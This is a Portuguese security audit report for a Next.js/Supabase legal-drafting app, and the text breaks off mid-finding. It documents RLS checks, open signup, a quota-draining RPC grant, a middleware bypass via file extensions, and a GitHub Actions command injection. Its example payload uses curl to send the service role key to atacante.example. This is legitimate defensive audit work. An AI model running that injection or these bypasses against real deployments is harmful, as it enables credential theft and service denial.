

Relatório de Auditoria de Segurança — Ipsis

Consulta e geração de peças para advocacia criminal · Next.js 15 + Supabase

Data da auditoria	02/09/2026
Revisão auditada	branch acesso/bloco-2, commit 07edffb
Achados	2 alta · 3 média · 4 baixa
Pontos fortes verificados	18 controles conferidos e aprovados
Situação	7 resolvidos e 2 resolvidos em parte, em 02/09/2026. Os dois parciais dependem de interruptor no painel do Supabase.
Método	Revisão manual de código, migrations, CI e bundle. Sem teste dinâmico.

Escopo auditado

- src/ — 101 arquivos TypeScript/TSX: middleware, cinco rotas de API, libs de auth, busca, consulta, peça, decretos e vigília, e os componentes de tela.
- supabase/migrations/ — 23 migrations: schema, RLS, funções de busca, tetos e triggers.
- coletores/ e scripts/ — coletores em Python e scripts de lote em TypeScript.
- .github/workflows/, vercel.json, next.config.mjs, playwright.config.ts e e2e/.
- Histórico do git (160 commits) e bundle compilado em .next/static/.

Nota metodológica. As cinco categorias pedidas foram primeiro traduzidas para os mecanismos que esta stack de fato usa, antes de qualquer busca. O isolamento de inquilino aqui é Row Level Security no Postgres, não middleware de tenant nem filtro manual por usuario_id — e é por isso que uma query sem where usuario_id pode estar correta. Não existem papéis no produto, então a categoria de permissão no navegador foi lida como “gate que a aplicação aplica e o dado não repete”. O mapeamento completo, categoria por categoria, está na página seguinte.

Stack detectada e mapeamento das categorias

Cada categoria da auditoria foi adaptada ao equivalente real desta stack.

Linguagem / runtime	TypeScript 5.9 sobre Node 22; Python 3.12 nos coletores de lote.
Framework	Next.js 15 (App Router), React 19, Server Components e route handlers.
Persistência	Supabase (Postgres + pgvector). Sem ORM: PostgREST via supabase-js (.from() / .rpc()) em runtime; driver `postgres` em conexão direta só em scripts/.
Isolamento de inquilino	Row Level Security no Postgres, ancorada em auth.uid(). Não há middleware de tenant nem filtro manual por usuario_id nas queries — a RLS É o mecanismo.
Autenticação	Supabase Auth (e-mail e senha), sessão em cookie via @supabase/ssr; decisão de acesso por getUser() no middleware e no layout de (app).
Frontend	React 19 + Tailwind v4. Nenhum motor de template server-side de HTML.
Deploy / CI	Vercel (vercel.json, dois crons) e GitHub Actions (verificacao.yml e vigilia.yml). Sem Docker, Helm ou Terraform no repositório.

Como cada categoria foi procurada

1. Banco sem tranca

O equivalente da stack é a RLS do Postgres. Foram lidas as 23 migrations de supabase/migrations/, conferindo tabela por tabela se há **enable row level security**, quais policies existem e a quais papéis (anon / authenticated) elas se aplicam; e foram lidas todas as funções SQL em busca de **security definer** sem search_path fixo ou com grant amplo demais.

2. Permissão definida no navegador

O projeto não tem papéis — isAdmin, canEdit e role não existem em src/. A categoria foi reinterpretada como “gate que o app aplica e o dado não”: cada operação privilegiada foi cruzada com a autorização equivalente no banco e no middleware.

3. IDOR

Percorridos os cinco route handlers de src/app/api/, o handler de /auth/confirmar e todas as chamadas .from() / .rpc() de src/lib/, verificando se cada busca, alteração ou exclusão por id resolve a posse pelo chamador.

4. Chaves expostas

Varredura por regex em todo o repositório (código, SQL, YAML, Markdown, CI), nos 160 commits do histórico do git, no bundle compilado em .next/static/ e nos arquivos de ambiente; verificação dos defaults de leitura de variável de ambiente nos dois runtimes.

5. Inputs sem tratamento (XSS)

Busca por dangerouslySetInnerHTML, innerHTML, eval, new Function e srcdoc; auditoria das 14 ocorrências de href dinâmico até a origem do dado; conferência da biblioteca de saneamento (sanitize-html) e de onde exatamente ela é aplicada.

Onde a categoria não se aplica a esta stack

Multi-inquilino: organização, workspace, equipe	Não existe conceito de organização, workspace ou equipe no schema. O isolamento pedido pela categoria 1 é por usuário, e está implementado por RLS. Não há “query de listagem que esqueceu o tenant” porque não há tenant: a listagem sem filtro explícito é correta por construção, já que a policy o aplica no banco.
Papéis, admin, gestão de usuários	Não há isAdmin, canEdit, role nem qualquer gate de papel no frontend — verificado por busca em src/. Logo não existe o par “UI esconde / servidor não confere” na forma clássica da categoria 2. Ela foi aplicada na forma que a stack permite: gate do app não espelhado no banco, o que produziu os achados 1, 2 e 9.
ORM e SQL montado por concatenação	Não há ORM. O acesso é PostgREST parametrizado e funções SQL declaradas; a única SQL dinâmica do projeto é execute format(... %I ...) sobre nomes de tabela literais, em 0004_rls.sql:33-37, dentro de uma migration e com identificador citado. Não há superfície de injeção.
HTML de e-mail e motor de template no servidor	O projeto não envia e-mail: quem envia é o servidor de Auth do Supabase, a partir de templates do painel. Nenhuma rota renderiza HTML a partir de string. A metade “backend” da categoria 5 não tem onde acontecer.
Docker, Helm, Terraform	Não existem no repositório. A superfície de deploy é vercel.json e dois workflows do GitHub Actions, ambos auditados.

Fora do escopo, e dito de propósito

- Configuração do painel do Supabase — política de signup, “Secure password change”, Redirect URLs. Não vive no repositório e não pôde ser lida.
- Estado do banco em produção: as conclusões sobre RLS vêm das migrations, que são a fonte versionada. Um ALTER POLICY aplicado à mão fora delas não seria visível aqui.
- Teste dinâmico de penetração. Todas as afirmações são de leitura de código, salvo a verificação do regex do middleware e a varredura do bundle compilado, que foram executadas.

Resumo executivo

9 achados e 18 controles verificados como corretos.




Veredito. Não há achado crítico, e a razão é estrutural: o mecanismo de isolamento desta stack — a RLS do Postgres — está completo, ancorado em `auth.uid()` nas três tabelas de dado do usuário, e nenhuma tabela do schema ficou sem ele. Não há segredo no código, no histórico do git nem no bundle. Não há injeção de SQL, de filtro do PostgREST nem sink de XSS desprotegido.

O que os dois achados de severidade alta tinham em comum é outra coisa: **o modelo de acesso que o produto declara não era imposto por nenhuma linha de servidor**. O cadastro é aberto, e o teto de gasto que a aplicação protegia por sessão estava concedido a anon no banco.


Sete dos nove foram corrigidos e verificados, com três migrations aplicadas ao banco e conferidas nele. Os dois que restam são os que o código não fecha sozinho: fechar o cadastro e exigir login recente na troca de senha são **interruptores do painel do Supabase**. Remover a tela de cadastro não resolveria — `signUp()` sai do navegador direto para o Auth, e o app Next nunca vê essa requisição.

Distribuição por severidade



Achados por categoria

A cor de cada barra é a da severidade mais grave dentro da categoria.



Pontos fortes verificados

O que foi conferido e está correto — a prova de cobertura da auditoria.

01. RLS presente em 100% das tabelas, inclusive nas criadas depois da migration de RLS

Conferidas as 23 migrations uma a uma: leis, artigos, dispositivos, rubricas, rubrica_dispositivos, teses, casos, argumentacao e uso_ilm (0004:11-19); conversas e conversa_trocas (0007:65-66); perfil (0008:40); clientes (0009:63); uso_ilm de novo (0010:55); vigilia_coletas e vigilia_alteracoes (0012:124-125); vigilia_jurimetria (0013:50); precedentes_stj (0014:88); decretos_pr e decretos_pr_blocos (0018:148-149). Nenhuma tabela do schema public ficou sem enable row level security.

02. As três tabelas de dado do usuário são isoladas por auth.uid(), e o isolamento cobre leitura e escrita

conversas (0007:69-73), perfil (0008:43-47) e clientes (0009:66-70) usam for all to authenticated using (usuario_id = (select auth.uid())) with check (...). conversa_trocas (0007:79-93) não duplica o dono: resolve pela conversa, com exists. É exatamente o mecanismo de isolamento que a stack pede, e ele está completo.

03. Nenhum IDOR nas operações por id — a RLS resolve a posse que o código não filtra

src/lib/toga/clientes.ts:251 (.eq('id', id) no update) e :266 (no delete) não filtram por usuario_id, e não precisam: a policy for all de 0009 alcança UPDATE e DELETE, então id de outro dono não casa linha nenhuma. O mesmo em src/lib/toga/historico.ts:135, 183, 206 e 334. Conferido handler por handler nas cinco rotas de API: /api/health e /api/busca não recebem id; /api/peca/[casold] lê casos, que é curadoria de demonstração com leitura pública por projeto; /api/vigilia/coletar não recebe id; /auth/confirmar troca um código de uso único emitido pelo servidor de Auth.

04. Decisão de acesso sempre por getUser(), nunca por getSession()

src/middleware.ts:77 e src/lib/auth/servidor.ts:46. getSession() lê o cookie sem validar assinatura; getUser() valida o JWT no servidor de Auth. A escolha certa está feita nos dois pontos em que a decisão é tomada, e o motivo está escrito no código.

05. Proteção de rota por exclusão, com rede de segurança nas páginas

src/lib/auth/rotas.ts:69-71 lista o que é público e o matcher do middleware cobre o resto; src/app/(app)/layout.tsx:22-24 repete o redirect caso o matcher deixe de casar uma rota nova. Rota de página nova nasce fechada duas vezes. A ausência dessa segunda camada nas rotas de API é o achado 4.

06. Open redirect fechado no destino pós-login

src/lib/auth/rotas.ts:86-95: destinoSeguro() recusa o que não começa com / e o que começa com // — URL protocolo-relativa, que o navegador trata como absoluta. Usado nos três pontos que redirecionam a partir de entrada do usuário: middleware.ts:108, auth/confirmar/route.ts:27 e cadastro.tsx:82.

07. A service role está isolada num único arquivo, inalcançável pelo bundle

src/lib/vigilia/escrita.ts:38-45 é o único ponto de src/ que lê SUPABASE_SERVICE_ROLE_KEY, e a variável não tem prefixo NEXT_PUBLIC_ — o Next só substitui no bundle o que tem o prefixo, então um import a partir de componente 'use client' quebra o build em vez de vazar a chave. src/lib/auth/ambiente.ts:20-24 lê as duas variáveis públicas de forma literal, o que impede acesso indexado passar despercebido.

08. Nenhum segredo no código, no histórico do git ou no bundle compilado

Varredura por regex (sb_secret_, sk-, ey)..., service_role, password=, senha=) em todo o repositório: só ocorrências dentro de .venv/, em bibliotecas de terceiros. Nos 160 commits do histórico, nenhum arquivo .env, .pem, .key ou credencial jamais foi adicionado — só .env.example, que traz apenas placeholders. No bundle compilado, as únicas ocorrências dos termos sensíveis são comentários e código da biblioteca do Supabase; a única chave presente é a publishable, pública por construção. e2e/.sessao.json, que guarda um cookie de sessão válido, está no .gitignore:77 e nunca foi versionado.

09. Nenhum default inseguro em leitura de variável de ambiente

src/lib/supabase.ts:15-19 e src/lib/auth/ambiente.ts:15-18 lançam quando a variável falta, em vez de cair num valor. coletores/banco.py:55-56 e coletores/inlabs.py:80-81 usam default vazio, nunca um valor plausível. /api/vigilia/coletar recusa tudo com 503 quando CRON_SECRET não está configurada (route.ts:37-43) — falha fechada, não aberta.

10. O único dangerouslySetInnerHTML do produto recebe HTML saneado em build por allowlist

src/app/(app)/vademecum/[leild]/page.tsx:117 renderiza HTML que scripts/vademecum.ts:360 produziu com sanitize-html sob a allowlist de :77-109: tags de documento apenas, style deliberadamente fora, allowedSchemes limitado a http/https/mailto — o que exclui javascript: — e script, style, iframe e noscript tratados como nonTextTags. O saneamento roda uma vez, em build, e o arquivo resultante é versionado e revisável em diff.

11. Zero eval, new Function, innerHTML ou srcdoc em src/

Busca em todo src/, e2e/ e scripts/: as únicas ocorrências de dangerouslySetInnerHTML são a linha citada acima e dois comentários que a explicam. Toda prosa gerada pelo modelo é renderizada como filho de JSX (src/components/toga/consulta.tsx:911, 1182 e 1925), portanto escapada pelo React.

12. Todos os href dinâmicos resolvem para origens fixas, montadas por template

Auditadas as 14 ocorrências de href={...}. As externas são: doutrina.ts:85 (origem fixa mais encodeURIComponent), senado.ts:80 e camara.ts:125 (template com id numérico), dou.py:105 (f-string sobre uma base fixa) e parana.py:424 (idem). Nenhuma pode trocar o esquema para javascript:. As internas passam por encodeURIComponent onde recebem texto do usuário — jurisprudencia.tsx:359 e casca.tsx:540.

13. Path traversal fechado na única leitura de arquivo por parâmetro de URL

src/lib/vademecum.ts:52-55: textoDoAcervo() confere o id contra o índice antes de concatená-lo no caminho, e devolve null quando não encontra. É o ponto exato onde um ../ entraria, e ele está tampado.

14. Nenhuma injeção de SQL, e nenhuma injeção de filtro do PostgREST

Todas as chamadas ao banco são parametrizadas: .rpc('busca_hibrida', {...}) em consultar.ts:252, .rpc('busca_decretos', {...}) em decretos/leitura.ts:171, e .in() / .eq() nas demais. Os dois pontos que montam filtro com texto do usuário removem os curingas antes: clientes.ts:184 e historico.ts:247, com o motivo medido contra o banco escrito no comentário. Os ids herdados do fio da conversa passam por um regex estrito antes de virar consulta (fio.ts:83 e 106).

15. Uma única função security definer, e com search_path fixo

consome_uso_ilm (0010:24-27). O set search_path = public, pg_temp impede sequestro de uso_ilm por schema no caminho do chamador. Nenhuma outra função do schema é definer, e as sete funções de busca (0003, 0005, 0011, 0017, 0018, 0020) são security invoker, portanto sujeitas à RLS de quem as chama. O grant amplo demais dessa única função é o achado 2.

16. A rota de cron troca uma porta por outra, em vez de remover a porta

src/app/api/vigilia/coletar/route.ts:36-47: está em PUBLICAS porque cron não tem cookie, e exige Authorization: Bearer \$CRON_SECRET, com 503 quando o segredo não está configurado. O parâmetro ?desde= é validado por um regex ISO na linha 69 antes de virar consulta a APIs externas.

17. A validação da resposta do modelo é feita no servidor e recusa id que não veio da busca

src/lib/consulta/valida.ts é chamado antes de a tela ver qualquer coisa. Além disso, src/lib/consulta/enriquece.ts:167-176 sobrescreve com dados do banco tudo que não é argumentação — o modelo não decide rótulo, vigência, cobertura nem URL, e o tipo Fonte sequer tem campo de URL para ele preencher.

18. CI sem segredo, e o que precisa de segredo está separado

.github/workflows/verificacao.yml roda lint, tsc e vitest sem nenhuma variável de ambiente, o que o torna seguro para PR vindo de fork. Os segredos vivem só em vigilia.yml, que não roda em pull_request. A interpolação insegura dentro dele é o achado 5.

Pontos fracos

Os riscos centrais, ditos sem rodeio.

01. O modelo de acesso declarado não é imposto por ninguém

“Usuário único” é afirmação de três documentos e de uma tela, e de nenhuma linha de servidor. O cadastro é aberto (achado 1), e a partir dele o estranho é indistinguível do dono para tudo que não esteja protegido por `auth.uid()`.

02. O gate de custo mora na aplicação, e o dado não o repete

A rota exige sessão, mas a função que dá a vaga aceita anon (achado 2), e a busca que gasta embedding não pede nada (achado 3). As três camadas de freio descritas no projeto reduzem-se, na prática, a uma que se contorna e outra que se esgota de fora.

03. A autorização das rotas de API tem uma camada só, e ela é anulável pelo caminho

Handlers sem checagem própria, somados a um matcher que decide por extensão do path (achado 4). As páginas têm duas camadas; as rotas de API não têm nenhuma de reserva.

04. Segredos de infraestrutura num passo de shell que interpola entrada

A service role e a credencial do INLABS convivem, no mesmo passo, com uma interpolação não citada de input de workflow (achado 5).

05. Nenhuma camada de contenção no navegador

Sem CSP e sem frame-ancestors (achado 8), o produto não tem rede sob o único `dangerouslySetInnerHTML` que mantém, nem defesa contra emolduramento.

Achados — visão de tabela

Severidade, arquivo:linha e descrição. O detalhe de cada um vem depois.

Sev.	Situação	#	Arquivo : linha	Descrição
Alta	Resolvido em parte	1	src/lib/auth/rotas.ts:48-67 src/components/auth/cadastro.tsx:62-83 src/lib/auth/mensagens.ts:55	Cadastro público aberto num produto declaradamente de usuário único 2 · Permissão no navegador
Alta	Resolvido	2	supabase/migrations/0010_teto_llm.sql:21-27 supabase/migrations/0010_teto_llm.sql:57-58 src/app/api/consulta/aovivo/route.ts:149	consume_uso_llm() é security definer e está concedida a anon — o teto mensal pode ser esgotado por qualquer um 2 · Permissão no navegador
Média	Resolvido	3	src/lib/auth/rotas.ts:55 src/app/api/busca/route.ts:71-83 src/lib/busca/consultar.ts:61-87	/api/busca é pública, sem limite algum, e gasta a API da OpenAI a cada requisição Extra · Custo e abuso
Média	Resolvido	4	src/middleware.ts:115-121 src/app/api/peca/[casoId]/route.ts:26-38 src/app/(app)/layout.tsx:22-24	Rotas de API não verificam sessão no handler, e o matcher do middleware exclui caminhos por extensão 3 · IDOR / autorização
Média	Resolvido	5	.github/workflows/vigilia.yml:49-57 .github/workflows/vigilia.yml:93-111	Injeção de comando no workflow da vigília, num job que carrega a service role 4 · Chaves expostas
Baixa	Resolvido	6	supabase/migrations/0012_vigilia.sql:138-145 src/lib/vigilia/marcar.ts:28-31	A policy marca_reconferido usa using (true): qualquer sessão marca ou sobrescreve o carimbo de qualquer linha 1 · Banco sem tranca
Baixa	Resolvido em parte	7	src/components/auth/redefinir-senha.tsx:53-62 src/lib/auth/rotas.ts:25 src/lib/auth/rotas.ts:56	Troca de senha não exige a senha atual, e a tela é alcançável com sessão comum Extra · Autenticação
Baixa	Resolvido	8	next.config.mjs:1-21 vercel.json:1-13	Nenhum cabeçalho de segurança é emitido — sem CSP e sem frame-ancestors 5 · Inputs sem tratamento
Baixa	Resolvido	9	src/app/api/consulta/aovivo/route.ts:138-145	O limite por IP da rota de geração confia num cabeçalho que o cliente escreve 2 · Permissão no navegador

Achados detalhados

Cada achado com evidência, explorabilidade, impacto e condição.

Alta**Resolvido em parte**

Achado 1 — Cadastro público aberto num produto declaradamente de usuário único

Categoria: 2 · Permissão no navegador · Arquivos:

src/lib/auth/rotas.ts:48-67 src/components/auth/cadastro.tsx:62-83 src/lib/auth/mensagens.ts:55

Evidência

```
// src/lib/auth/rotas.ts:48
const PUBLICAS = [
  '/login',
  '/cadastro', // <- registro self-service, sem allowlist de e-mail
  '/esqueci-senha',
  ...
]

// src/components/auth/cadastro.tsx:62
const { data, error } = await supabaseNavegador().auth.signUp({
  email: email.trim(),
  password: senha,
})
// ...
if (!data.session) { setAguardandoEmail(true); ... }
router.replace(destinoSeguro(proximo)) // sessão pronta, entra direto
```

Por que é explorável

O modelo de acesso do produto é “usuário único”, afirmado em três lugares: o CLAUDE.md, o comentário de 0007_conversas.sql e a própria tela de Configurações, que diz “Usuário único, e-mail e senha. Sem OAuth, sem papéis, sem convite”. Esse modelo não é imposto em nenhum ponto do servidor: /cadastro está na lista de rotas públicas, chama signUp() sem allowlist, e o projeto exige que a confirmação de e-mail fique DESLIGADA no painel do Supabase — o que faz signUp() devolver sessão pronta. Um visitante anônimo obtém, preenchendo um formulário, uma sessão authenticated válida que atravessa o middleware.

Impacto

Com sessão authenticated o estranho alcança: (a) POST /api/consulta/aovivo, que gasta a API da OpenAI e consome o teto mensal ÚNICO de 200 gerações, compartilhado com o dono; (b) GET /api/peca/[casold], que gera .docx; (c) UPDATE em public.vigilia_alteracoes, cuja policy é using (true) — ver achado 6. Os dados pessoais do dono NÃO vazam: clientes, conversas e perfil têm RLS por auth.uid(), e isso foi conferido linha a linha.

Condição de explorabilidade

Vale enquanto “Allow new users to sign up” estiver ligado no painel do Supabase — que é o padrão da plataforma, e o repositório não pede para desligar. O código já traduz a mensagem signup_disabled (src/lib/auth/mensagens.ts:55), então a possibilidade foi cogitada e não virou exigência documentada de deploy.

O que foi feito

Metade em código, metade no painel. Escrito: a exigência de desligar “Allow new users to sign up” entrou em CLAUDE.md e README.md, com o motivo pelo qual remover a tela não resolveria — signUp() sai do navegador direto para o Auth do Supabase, e o app Next nunca vê a requisição. Fechar de fato é um interruptor do painel.

Alta

Resolvido

Achado 2 — `consume_uso_llm()` é `security definer` e está concedida a `anon` — o teto mensal pode ser esgotado por qualquer um

Categoria: 2 · Permissão no navegador · Arquivos: `supabase/migrations/0010_teto_llm.sql:21-27` `supabase/migrations/0010_teto_llm.sql:57-58` `src/app/api/consulta/aovivo/route.ts:149`

Evidência

```
-- supabase/migrations/0010_teto_llm.sql:21
create or replace function public.consume_uso_llm()
returns table (permitido boolean, chamadas integer, teto integer)
language plpgsql
security definer                                -- ignora a RLS que fecha uso_llm
set search_path = public, pg_temp
as $$ ... update public.uso_llm u set chamadas = u.chamadas + 1 ... $$;

-- linhas 57-58
revoke all on public.uso_llm from anon, authenticated;
grant execute on function public.consume_uso_llm() to anon, authenticated;
--
```

Por que é explorável

A rota `/api/consulta/aovivo` é protegida por sessão e só chama a função depois de passar pelo middleware. Mas o gate vive apenas na aplicação: no banco a função é `security definer` — portanto ignora a RLS que fecha `uso_llm` — e tem `EXECUTE` concedido a `anon`. A chave `publishable` necessária para invocá-la é pública por construção, e foi encontrada em texto claro no bundle compilado, em `.next/static/chunks/app/(app)/consulta/page.js`. Um POST direto a `https://<projeto>.supabase.co/rest/v1/rpc/consume_uso_llm` com essa chave incrementa o contador: sem cookie, sem passar pela rota e sem tocar no limite por IP que vive na memória do processo Node.

Impacto

Duzentas requisições anônimas zeram o teto do mês. A partir daí `/api/consulta/aovivo` devolve 429 para o próprio dono e a Consulta cai permanentemente para a resposta composta até o mês virar. É negação de serviço sobre a funcionalidade central do produto, ao custo de 200 requisições HTTP e nenhuma credencial.

Condição de explorabilidade

Nenhuma. Basta ler a chave `publishable` do bundle público, que é o modo normal de operação do Supabase no navegador.

O que foi feito

Migration 0023 aplicada e conferida no banco: `has_function_privilege` devolve `false` para `anon` e `authenticated`, `true` para `service_role`. A rota passou a pedir a vaga pelo cliente de serviço (`lib/servico.ts`). As duas metades andam juntas — a migration sozinha derrubaria a geração. Conferido: `uso_llm.chamadas` subiu nos dois casos de consulta da suíte de navegador.

Média

Resolvido

Achado 3 — /api/busca é pública, sem limite algum, e gasta a API da OpenAI a cada requisição

Categoria: Extra · Custo e abuso · Arquivos:

src/lib/auth/rotas.ts:55 src/app/api/busca/route.ts:71-83 src/lib/busca/consultar.ts:61-87

Evidência

```
// src/lib/auth/rotas.ts:55 – dentro de PUBLICAS
'/api/busca',

// src/app/api/busca/route.ts:71
export async function GET(req: Request) {
  const p = new URL(req.url).searchParams
  return responde(p.get('q'), p.get('lei'), p.get('qtd')) // sem sessão, sem limite
}

// src/lib/busca/consultar.ts:68 – disparado por toda consulta
const r = await fetch('https://api.openai.com/v1/embeddings', {
  method: 'POST',
  headers: { authorization: `Bearer ${chave}` },
  body: JSON.stringify({ model: MODELO_EMBEDDING, input: consulta }),
  cache: 'no-store',
})
```

Por que é explorável

A rota está deliberadamente em PUBLICAS, e o motivo escrito no código é legítimo — ela lê o mesmo corpus que a chave publishable já expõe sob RLS somente-leitura. O que não acompanhou a decisão foi um freio: /api/consulta/aovivo tem três (sessão, limite por IP e teto no banco) e /api/busca não tem nenhum. Nem rate limit, nem cache de embedding, nem cota. Cada GET dispara uma chamada paga à OpenAI com cache: 'no-store', e a consulta é aceita até 400 caracteres, o que multiplica o custo por token.

Impacto

Custo financeiro sem limite superior, provocável por atacante anônimo, e esgotamento da cota da conta OpenAI — que é a mesma que alimenta /api/consulta/aovivo e o npm run embed. Secundariamente, cada requisição consome uma execução de função serverless e uma RPC do plano gratuito do Supabase.

Condição de explorabilidade

Nenhuma, além de o deploy ter OPENAI_API_KEY configurada. Sem a chave a rota degrada para busca sem a perna semântica e o custo desaparece.

O que foi feito

Migration 0025: teto mensal de 20.000 embeddings em consome_uso_busca(), no mesmo desenho de 0010, mais cache por chaveDeEmbedding na memória do processo. O teto governa a CHAMADA PAGA, não a rota: estourado, embutir() devolve vetor nulo com aviso e a busca segue por rubrica e léxico. Um 429 numa rota pública entregaria ao atacante a negação de serviço que o teto existe para evitar. Conferido: uso_busca.chamadas sobe a cada busca real.

Média

Resolvido

Achado 4 — Rotas de API não verificam sessão no handler, e o matcher do middleware exclui caminhos por extensão

Categoria: 3 · IDOR / autorização · Arquivos:

src/middleware.ts:115-121 src/app/api/peca/[casoId]/route.ts:26-38 src/app/(app)/layout.tsx:22-24

Evidência

```
// src/middleware.ts:118
matcher: [
  '/(?!(?!_next/static|_next/image|favicon\\.ico|.*\\.?(?:svg|png|jpg|jpeg|gif|webp|ico|txt|xml)$).*')',
]

// src/app/api/peca/[casoId]/route.ts:26 — nenhuma checagem de usuário
export async function GET(_req: Request, { params }: ...) {
  const { casoId } = await params
  const [c, ts] = await Promise.all([leCaso(casoId), tesesComTemplate()])
  ...
}
```

Por que é explorável

A autorização das rotas de API vive inteiramente no middleware — os handlers não chamam `usuarioAtual()`. As páginas têm uma segunda camada em `(app)/layout.tsx`, que repete o `redirect`; as rotas de API não têm nenhuma. E o matcher pula qualquer caminho terminado em `.txt`, `.xml`, `.svg`, `.png`, `.jpg`, `.jpeg`, `.gif`, `.webp` ou `.ico`. Verificado executando o regex do próprio arquivo contra caminhos reais: `/api/peca/caso.txt` → MIDDLEWARE PULADO; `/api/peca/caso_flagrante` → MIDDLEWARE RODA. Numa rota com segmento dinâmico, quem controla o segmento controla se o porteiro roda.

Impacto

Hoje o impacto é contido, e é justo dizê-lo: os seis ids de caso em `data/curadoria/casos.yaml` não terminam em extensão excluída, então `/api/peca/x.txt` resolve para 404 e não entrega peça nenhuma; e `public.casos` tem policy de leitura pública, portanto o conteúdo não é privado. O risco é estrutural: a próxima rota de API com segmento dinâmico — ou o próximo id de caso com ponto no nome — nasce sem porteiro, e nada no repositório avisaria.

Condição de explorabilidade

Explorável hoje apenas para pular o middleware, o que foi confirmado. Para extrair dado é preciso que exista um recurso cujo id termine numa das extensões excluídas.

O que foi feito

Duas mudanças. O matcher ganhou `(?!api/)` na frente da lista de extensões, e `usuarioAtual()` passou a ser chamado dentro de `/api/consulta/aovivo` e `/api/peca/[casold]`. Conferido contra `next start: /api/peca/<id>.txt`, que antes pulava o middleware, agora devolve 307 para `/login`. `tests/acesso.test.ts` tranca o regex e confere que ele é literalmente o do arquivo.

Média

Resolvido

Achado 5 — Injeção de comando no workflow da vigília, num job que carrega a service role

Categoria: 4 · Chaves expostas · Arquivos:

`.github/workflows/vigilia.yml:49-57` `.github/workflows/vigilia.yml:93-111`

Evidência

```
# .github/workflows/vigilia.yml:49
workflow_dispatch:
  inputs:
    desde:
      description: 'Data ISO (padrão: janela de 60 dias). ...'

# linha 93
- name: coletar
  env:
    SUPABASE_SERVICE_ROLE_KEY: ${ secrets.SUPABASE_SERVICE_ROLE_KEY }
    INLABS_SENHA: ${ secrets.INLABS_SENHA }
  run: |
    python -m coletores \
      ${ inputs.seco && '--seco' || '' } \
      ${ inputs.desde && format('--desde {0}', inputs.desde) || '' }
# ^ interpolado direto no shell, sem quoting e sem validação
```

Por que é explorável

`${ inputs.desde }` é substituído textualmente no script de shell ANTES da execução. Um valor como `2025-01-01; curl -d "$SUPABASE_SERVICE_ROLE_KEY" https://atacante.example` vira um comando a mais dentro do mesmo passo, com todas as variáveis de ambiente do job à disposição. A rota HTTP equivalente do projeto, `/api/vigilia/coletar`, valida o formato com um regex ISO antes de usar o parâmetro; o workflow não valida nada.

Impacto

Exfiltração de `SUPABASE_SERVICE_ROLE_KEY`, que ignora RLS e abre o banco inteiro para escrita, e de `INLABS_EMAIL` / `INLABS_SENHA`. O ganho real é de privilégio: segredos do GitHub Actions não são legíveis por colaboradores, nem mesmo com permissão de escrita — este passo os torna legíveis.

Condição de explorabilidade

`workflow_dispatch` exige permissão de escrita no repositório. O atacante é, portanto, um colaborador ou uma conta comprometida com `write`, não um anônimo. Pull request vindo de fork não dispara `workflow_dispatch`.

O que foi feito

`inputs.desde` e `inputs.seco` passaram para `env`: e são referenciados como variáveis citadas, com validação do formato ISO antes do uso — a mesma regra que a rota HTTP já aplicava. O job ganhou `permissions: contents: read`. Um defeito foi achado no caminho: `${SECO:+--seco}` expandiria também com a caixa desmarcada, porque o booleano chega como o texto `"false"`.

Baixa

Resolvido

Achado 6 — A policy marca_reconferido usa using (true): qualquer sessão marca ou sobrescreve o carimbo de qualquer linha

Categoria: 1 · Banco sem tranca · Arquivos:

supabase/migrations/0012_vigilia.sql:138-145 src/lib/vigilia/marcar.ts:28-31

Evidência

```
-- supabase/migrations/0012_vigilia.sql:138
grant update (reconferido_em, reconferido_por)
  on public.vigilia_alteracoes to authenticated;

create policy marca_reconferido on public.vigilia_alteracoes
  for update to authenticated
  using (true)                                -- <- alcança toda linha
  with check (reconferido_por = (select auth.uid()));
```

Por que é explorável

using (true) diz que a policy alcança todas as linhas da tabela. O with check só obriga a assinar com o próprio uid — não impede sobrescrever a marca de outro. Numa tabela de um usuário só isso é inofensivo por definição; combinado com o achado 1, qualquer estranho que crie conta passa a poder marcar como “conferido” achados da vigília que o dono ainda não leu, ou re-carimbar os que ele já leu.

Impacto

Corrupção do estado de trabalho da vigília: achado marcado como conferido deixa de pedir atenção na tela /fontes. Como a vigília existe para avisar que a data de corte envelheceu, silenciar um achado tem consequência jurídica indireta. O grant por COLUNA limita bem o dano — ementa, url e leis_tocadas continuam inalteráveis, e isso é acerto de projeto.

Condição de explorabilidade

Exige sessão authenticated. Ver o achado 1 para como obtê-la.

O que foi feito

Migration 0024 aplicada. A policy passou a using (reconferido_por is null or reconferido_por = auth.uid()): marcar continua livre, re-marcar o que é de outro, não. Conferido no banco, lendo pg_policies. O grant por coluna de 0012 não foi tocado.

Baixa**Resolvido em parte**

Achado 7 — Troca de senha não exige a senha atual, e a tela é alcançável com sessão comum

Categoria: Extra · Autenticação · Arquivos:

src/components/auth/redefinir-senha.tsx:53-62 src/lib/auth/rotas.ts:25 src/lib/auth/rotas.ts:56

Evidência

```
// src/lib/auth/rotas.ts:25 - /redefinir-senha fica FORA dos formulários de auth,
// então quem tem sessão não é desviado dela
export const ROTAS_DE_FORMULARIO = ['/login', '/cadastro', '/esqueci-senha'] as const

// src/components/auth/redefinir-senha.tsx:53
const supabase = supabaseNavegador()
const { error } = await supabase.auth.updateUser({ password: senha })
//                               ^ nenhuma senha atual é pedida
```

Por que é explorável

